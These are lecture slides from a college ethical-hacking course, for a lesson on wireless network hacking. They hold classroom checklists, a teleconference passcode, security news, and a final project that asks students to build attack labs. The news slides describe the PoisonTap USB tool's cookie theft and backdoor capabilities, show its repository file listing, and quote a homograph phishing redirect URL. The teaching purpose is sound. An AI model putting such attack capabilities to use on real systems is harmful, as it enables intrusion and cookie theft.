




## Rich's lesson module checklist

- Slides and lab posted
- WB converted from PowerPoint
- Print out agenda slide and annotate page numbers
  
- Flash cards
- Properties
- Page numbers
- 1<sup>st</sup> minute quiz
- Web Calendar summary
- Web book pages
- Commands
  
- Project published
  
- Backup slides, whiteboard slides, CCC info, handouts on flash drive
- Spare 9v battery for mic
- Key card for classroom door
  
- Update CCC Confer and 3C Media portals

*Last updated 11/23/2016*



### **Student Learner Outcomes**

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.
2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

# Introductions and Credits



Rich Simms

- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich's site: <http://simms-teach.com>

And thanks to:

- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (<https://samsclass.info/>).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (<http://teacherjohn.com/>).
- Google for everything else!




## Student checklist for attending class

The screenshot shows a web browser window with the URL `simms-teach.com/cis90calendar.php`. The page title is "Rich's Cabrillo College CIS Classes CIS 90 Calendar". A navigation menu includes "Calendar" (highlighted with a red box). On the left sidebar, "CIS 76" is highlighted with a red box. The main content area shows a table with columns "Lesson", "Date", "Topics", and "Link". The first row is for "Lesson 1" on "9/2", with "Topics" including "Clean and Linux Operations" and "Methods". A red box highlights the link "Presentation slides (download)". Below the table, a red box highlights the link "Enter virtual classroom".

Lesson	Date	Topics	Link
Lesson 1	9/2	<p><b>Clean and Linux Operations</b></p> <ul style="list-style-type: none"> <li>Understand how the course will work</li> <li>High-level overview of computers, operating systems and virtual machines</li> <li>Overview of UNIX/Linux market and architecture</li> <li>Using SSH for remote network logs</li> <li>Using terminals and the command line</li> </ul> <p><b>Methods</b></p> <p><a href="#">Presentation slides (download)</a></p> <p><b>Supplemental</b></p> <ul style="list-style-type: none"> <li>PowerPoint: Logging into Opus (download)</li> </ul> <p><b>Assignments</b></p> <ul style="list-style-type: none"> <li>Student Survey</li> <li>Lab 1</li> </ul> <p><b>CIS 76 Syllabus</b></p> <p><a href="#">Enter virtual classroom</a></p>	<p>2.4</p> <p>9/2-3</p> <p>9/2-4</p> <p>(high)</p>
Lesson 2		<p><b>Quiz 1</b></p> <p><b>Commands</b></p>	

1. Browse to:  
**<http://simms-teach.com>**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.



## Student checklist for suggested screen layout

Google

CCC Confer

Downloaded PDF of Lesson Slides

The screenshot shows a virtual classroom interface with several overlapping windows:

- Blackboard LMS:** Displays the 'Rich's Cabrillo College CIS 90 Calendar' page with a table of lessons.
- CCC Confer:** A video conferencing window showing a participant named 'Rich Simms' and a 'PARTICIPANTS' list.
- Google Maps:** A map window titled 'Cabrillo College' showing the campus location.
- Adobe Acrobat Pro:** A PDF viewer window showing 'cis90lesson01.pdf' with slide content.
- Terminal:** A terminal window showing a password prompt and system information.

Lesson	Date
1	1/28

```
edu's password:  
14:21 2015 from c-71-204-162-14  
(^v^)  
edu's password:  
17:10 2015 from c-71-204-162-141.h  
(^v^)  
Welcome to Opus  
serving Cabrillo College
```


CIS 76 website Calendar page

One or more login sessions to Opus




# Student checklist for sharing desktop with classmates


1) Instructor gives you sharing privileges.



2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.



3) Click OK button.




4) Select "Share desktop" and click Share button.



# Rich's CCC Confer checklist - setup





[ ] Preload White Board



[ ] Connect session to Teleconference

*Session now connected to teleconference*




[ ] Is recording on?



*Red dot means recording*

[ ] Use teleconferencing, not mic

*Should be grayed out*



*Should change from phone handset icon to little Microphone icon and the Teleconferencing... message displayed*



## Rich's CCC Confer checklist - screen layout



The screenshot displays a Windows desktop environment during a CCC Confer session. On the left, the CCC Confer interface shows a video feed of Rich Simms, a list of participants (Rich Simms as Moderator), and a chat window. The main desktop area contains several windows: a Foxit Reader window displaying a PDF document titled 'cis90lesson07.pdf', a Chrome browser window showing a PDF document from 'simms-teach.com/docs/cis90/cis-90-TEST-1-Fall-12.pdf', a Putty terminal window showing a login session for 'simben90@oslab', and a vSphere Client window showing the vCenter interface. Red callout boxes with white text are overlaid on the image: 'foxit for slides' points to the Foxit Reader window, 'chrome' points to the Chrome browser window, and 'vSphere Client' points to the vSphere Client window. The taskbar at the bottom shows various application icons and the system clock indicating 6:52 AM on 10/10/2012.


[ ] layout and share apps







# Rich's CCC Confer checklist - webcam setup





[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus



# Rich's CCC Confer checklist - Elmo




The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table



Elmo rotated up to view white board



Run and share the Image Mate program just as you would any other app with CCC Confer



## Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

- 1) Shrink (500 MB) and delete Java cache
- 2) Uninstall and reinstall latest Java runtime
- 3) <http://www.cccconfer.org/support/technicalSupport.aspx>


Control Panel (small icons)




General Tab > Settings...



500MB cache size



Delete these



Google Java download





# Start

# Sound Check

*Students that dial-in should mute their line using \*6 to prevent unintended noises distracting the web conference.*

*Instructor can use \*96 to mute all student lines.*

## *Volume*

*\*4 - increase conference volume.*

*\*7 - decrease conference volume.*

*\*5 - increase your voice volume.*

*\*8 - decrease your voice volume.*



Instructor: **Rich Simms**

Dial-in: **888-886-3951**

Passcode: **136690**



Ryan



Jordan




Takashi




Michael W.



Sean



Tim



Luis



Brian



Carter




Dave R.



David H.



Roberto



Nelli




Mike C.



Deryck



Alex



Thomas



Wes



Jennifer



Marcos

## First Minute Quiz

Please answer these questions **in the order** shown:

**Shown on CCC Confer**

For credit email answers to:

[risimms@cabrillo.edu](mailto:risimms@cabrillo.edu)

within the **first few minutes of the live class**



# Hacking Wireless Networks

## Objectives

- Explain wireless technology
- Describe wireless networking standards
- Describe wireless authentication
- Use some wireless hacking tools

## Agenda

- Quiz #10
- Questions
- In the news
- Best practices
- Final project
- Housekeeping
- Wireless adapters and utilities
- Hacking WEP
- Hacking WPA/WPA2
- Assignment
- Wrap up





# Admonition



## **Unauthorized hacking is a crime.**

**The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.**

**Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.**



# Questions



# Questions

How this course works?

Past lesson material?

Previous labs?

Chinese  
Proverb

他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。

*He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*



# In the news

## Recent news

### The value of anti-virus tools

[http://www.theregister.co.uk/2016/11/17/google\\_hacker\\_pleas\\_try\\_whitelists\\_not\\_just\\_bunk\\_antivirus\\_ids/](http://www.theregister.co.uk/2016/11/17/google_hacker_pleas_try_whitelists_not_just_bunk_antivirus_ids/)



- Google senior security engineer Daren Bilby.
- Responsible for researching advanced attacks.
- Advocates less effort on AV & IDS and more on whitelisting applications.
- "Antivirus does some useful things, but in reality it is more like a canary in the coal mine."
- Telling users not to click on phishing links shifts blame to them rather than the products that are not secure enough to be used online.
- He advocates focusing on whitelisting, hardware security keys and dynamic access rights.

## Recent news

### Qualcomm offering bug bounties up to \$15,000

<http://www.androidpolice.com/2016/11/17/qualcomm-offers-up-to-15000-in-bug-bounties-for-snapdragon-chipsets/>



- Qualcomm makes wireless technology products including processors, chipsets, cellular modems, Bluetooth and WiFi.
- For disclosed vulnerabilities in Snapdragon chipsets, LTE modems and Android MSM Linux.
- Administered by cooperation with HackerOne.
- Must be new bugs and exclusively submitted.

## Recent news

### Inside job attacks 133,827 mobile accounts

<http://www.theinquirer.net/inquirer/news/247711/three-hack-six-million-customers-private-data-at-risk-after-inside-job-breach>



- Three is a UK mobile operator.
- Hackers used an employee login to gain access.
- According to Three no payment information was accessed.
- They believe the objective was to fraudulently acquire new handsets not steal customer information.
- There have been eight fraudulent upgrades to new devices.
- The firm was fined 400,000 pounds last month by Britain's data protection regulator for security failings.
- Three suspects have been arrested.



## Recent news

### Hackers steal Mega.nz source code and admin logins

<http://www.zdnet.com/article/hackers-say-they-took-mega-nz-admin-accounts-documents-source-code/>



- Mega.nz is a file sharing site.
- The hacker group known as the Amn3s1a claimed responsibility.
- They first breached a developers system.
- Use privilege escalation and went on from there.
- The hacker group said: using a tool "that's not completely open source has big disadvantages".
- Mega.nz confirmed but downplayed the breach.

## Recent news

### Fake google.com domain

<http://thenextweb.com/google/2016/11/21/google-isnt-google/>

<http://mashable.com/2016/11/21/fake-google-domain>

**google.com**

≠

**Google.com**

- Unicode Character 'LATIN LETTER SMALL CAPITAL G' (U+0262)
- google.com redirects to xn--oogle-wmc.com which redirects to:

```
http://
money.get.away.get.a.good.job.with.more.pay.and.you.are.okay.money.it.is.
a.gas.grab.that.cash.with.both.hands.and.make.a.stash.new.car.caviar.four.s
tar.daydream.think.i.ll.buy.me.a.football.team.money.get.back.i.am.alright.jac
k.ilovevitaly.com/
#.keep.off.my.stack.money.it.is.a.hit.do.not.give.me.that.do.goody.good.bulls
hit.i.am.in.the.hi.fidelity.first.class.travelling.set.and.i.think.i.need.a.lear.jet.m
oney.it.is.a.secret.%C9%A2oogle.com/
#.share.it.fairly.but.dont.take.a.slice.of.my.pie.money.so.they.say.is.the.root.
of.all.evil.today.but.if.you.ask.for.a.rise.it's.no.surprise.that.they.are.giving.no
ne.and.secret.%C9%A2oogle.com
```

## Recent news

### PoisonTap USB stick that installs backdoors on locked PCs and Macs

[https://www.wired.com/2016/11/wickedly-clever-usb-stick-installs-backdoor-locked-pcs/?mbid=social\\_twitter](https://www.wired.com/2016/11/wickedly-clever-usb-stick-installs-backdoor-locked-pcs/?mbid=social_twitter)

<http://arstechnica.com/security/2016/11/meet-poison-tap-the-5-tool-that-ransacks-password-protected-computers/>

<http://www.macrumors.com/2016/11/21/usb-device-hijacks-data-from-locked-macs/>



- \$5 Raspberry PI computer.
- Can be plugged into a locked or unlocked PC.
- Impersonates an Ethernet connection.
- Waits for a browser request then sends malicious code to the victim's browser cache.
- Created by Samy Kamkar who has released the schematics and code.

# Recent news

<https://samy.pl/poisonzap/>

**APPLIED HACKING**

Subscribe for updates on [Samy Kamkar's](#) latest research, access to unpublished videos, and learn how to keep yourself safer, online and off.

**PoisonTap - siphons cookies, exposes internal router & installs web backdoor on locked computers**

Created by [@SamyKamkar](#) | <https://samy.pl>

When **PoisonTap** (Raspberry Pi Zero & Node.js) is plugged into a **locked/password protected** computer, it:

- emulates an Ethernet device over USB (or Thunderbolt)
- hijacks **all Internet traffic** from the machine (despite being a low priority/unknown network interface)
- siphons and stores HTTP cookies and sessions from the web browser for the Alexa top 1,000,000 websites
- exposes the **internal router** to the attacker, making it accessible **remotely** via outbound WebSocket and DNS rebinding (thanks [Matt Austin](#) for rebinding idea!)
- installs a persistent web-based backdoor in HTTP cache for hundreds of thousands of domains and common Javascript CDN URLs, all with access to the user's cookies via cache poisoning
- allows attacker to **remotely** force the user to make HTTP requests and proxy back responses (GET & POSTs) with the **user's cookies** on any backdoored domain
- does **not** require the machine to be unlocked
- backdoors and remote access persist **even after device is removed** and attacker sashays away

**Live demonstration** and more details available in the video:

<https://github.com/samyk/poisonzap>

Personal Open source Business Explore Pricing Blog Support This repository Search Sign in Sign up

samyk / **poisonzap** Watch 202 Star 3,038 Fork 519

Code Issues 24 Pull requests 5 Projects 0 Pulse Graphs

Exploits locked/password protected computers over USB, drops persistent WebSocket-based backdoor, exposes internal router, and siphons cookies using Raspberry Pi Zero & Node.js. <https://samy.pl/poisonzap/>

22 commits 1 branch 0 releases 5 contributors

File	Commit Message	Time Ago
js	First release	6 days ago
README.md	Added networking settings	4 days ago
alexa1m.sh	First release	6 days ago
backdoor.html	Don't point to your site.	5 days ago
backdoor_server.js	First release	6 days ago
dhcpd.conf	Update dhcpd.conf	23 hours ago
pi_poisonzap.js	add blinking ACT led when injection succeed	4 days ago
pi_startup.sh	First release	6 days ago
target_backdoor.js	Updated comment	5 days ago
target_injected_xhtml.js.html	Made animation, IP and DNS server adjustable	2 days ago

PoisonTap - siphons cookies, exposes internal router &

*PoisonTap documentation and code*



# Best Practices

# Distributed Denial of Service Attacks: Four Best Practices for Prevention and Response



## SEI Blog



The Latest Research in Software Engineering and Cybersecurity

- Locate servers in different data centers.
- Ensure that data centers are located on different networks.
- Ensure that data centers have diverse paths.
- Ensure that the data centers, or the networks that the data centers are connected to, have no notable bottlenecks or single points of failure.


[https://insights.sei.cmu.edu/sei\\_blog/2016/11/distributed-denial-of-service-attacks-four-best-practices-for-prevention-and-response.html](https://insights.sei.cmu.edu/sei_blog/2016/11/distributed-denial-of-service-attacks-four-best-practices-for-prevention-and-response.html)



# Final Project

# CIS 76 Project

*Cabrillo College*



CIS 76 Linux Lab Exercise  
Final Project  
Fall 2016

**Final Project**

You will create an educational step-by-step lab for VLab that demonstrates a complete hacking attack scenario. You may exploit one or more vulnerabilities using Metasploit, a bot, custom code, social engineering and/or other hacking tools. You will document the preventative measures an organization could take to prevent your attack and help one or more classmates test their project.

**Warning and Permission**

**Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!**

For this project, you have authorization to hack any of the VMs in your VLab pod. Contact the instructor if you need additional VMs.

**Steps**

1. Research and identify one or more interesting vulnerabilities and related exploits.
2. Using VLAB, create a secure test bed, identifying attacker and victim systems, to run the lab in.
3. Develop step-by-step instructions on how to set up the test bed.
4. Develop step-by-step instructions on how to carry out the attack.
5. Develop a list of preventative measures the victim could block future attacks.
6. Have another student test your lab and verify the results can be duplicated.
7. Do a presentation and demo to the class.

*The final project is available.*

*Due in two weeks.*

Calendar Page

Assignment

- **Project**
- [Test matrix](#)
- [Student projects](#)

<https://simms-teach.com/cis76calendar.php>

<https://simms-teach.com/docs/cis76/cis76final-project.pdf>



# CIS 76 Project

*Links to Project document, Test matrix, and online directory for students to share their projects from.*

*And again ...*

*Due 12/6*

13	11/22	<p><b>Quiz 10</b></p> <p><b>Hacking Wireless Networks</b></p> <ul style="list-style-type: none"> <li>TBD</li> <li>TBD</li> <li>TBD</li> </ul> <p><b>Materials</b></p> <ul style="list-style-type: none"> <li>Presentation slides (<a href="#">download</a>)</li> </ul> <p><b>Assignment</b></p> <ul style="list-style-type: none"> <li><a href="#">Project</a></li> <li><a href="#">Test matrix</a></li> <li><a href="#">Student projects</a></li> </ul> <p><b>Extra Credit Lab</b></p> <ul style="list-style-type: none"> <li><a href="#">Lab X3</a> (Armitage)</li> <li><a href="#">Lab X4</a> (TBD)</li> </ul> <p><b>CCC Confer</b></p> <ul style="list-style-type: none"> <li><a href="#">Enter virtual classroom</a></li> <li>Archives <a href="#">Confer</a> or <a href="#">3CMedia</a></li> </ul>	11	<a href="#">Lab 10</a>
14	11/29	<p><b>Cryptography</b></p> <ul style="list-style-type: none"> <li>TBD</li> <li>TBD</li> <li>TBD</li> </ul> <p><b>Materials</b></p> <ul style="list-style-type: none"> <li>Presentation slides (<a href="#">download</a>)</li> </ul> <p><b>Assignment</b></p> <ul style="list-style-type: none"> <li><a href="#">Project</a></li> <li><a href="#">Test matrix</a></li> <li><a href="#">Student projects</a></li> </ul> <p><b>CCC Confer</b></p> <ul style="list-style-type: none"> <li><a href="#">Enter virtual classroom</a></li> <li>Archives <a href="#">Confer</a> or <a href="#">3CMedia</a></li> </ul>	12	
15	12/6	<p><b>Network Protection Systems</b></p> <ul style="list-style-type: none"> <li>TBD</li> <li>TBD</li> <li>TBD</li> </ul> <p><b>Materials</b></p> <ul style="list-style-type: none"> <li>Presentation slides (<a href="#">download</a>)</li> </ul> <p><b>Supplemental</b></p> <ul style="list-style-type: none"> <li>TBD (<a href="#">download</a>)</li> </ul> <p><b>Assignment</b></p> <ul style="list-style-type: none"> <li>Practice Test for Final (<a href="#">canvas</a>)</li> </ul> <p><b>CCC Confer</b></p> <ul style="list-style-type: none"> <li><a href="#">Enter virtual classroom</a></li> <li>Archives <a href="#">Confer</a> or <a href="#">3CMedia</a></li> </ul>	13	<a href="#">Project</a>

## CIS 76 Project

Grading Rubric (60 points + 30 points extra credit)

Up to 5 points - Professional quality document containing all sections mentioned above.

Up to 3 points - Description and history of vulnerability.

Up to 3 points - Description of exploit and how it works.

Up to 3 points - Document all equipment, software and materials required.

Up to 10 points - Document step-by-step instructions to set up the test bed.

Up to 15 points - Document step-by-step instructions to carry out the attack.

Up to 3 points - List of best practices to prevent future attacks.

Up to 15 points - Testing another student's lab (see below).

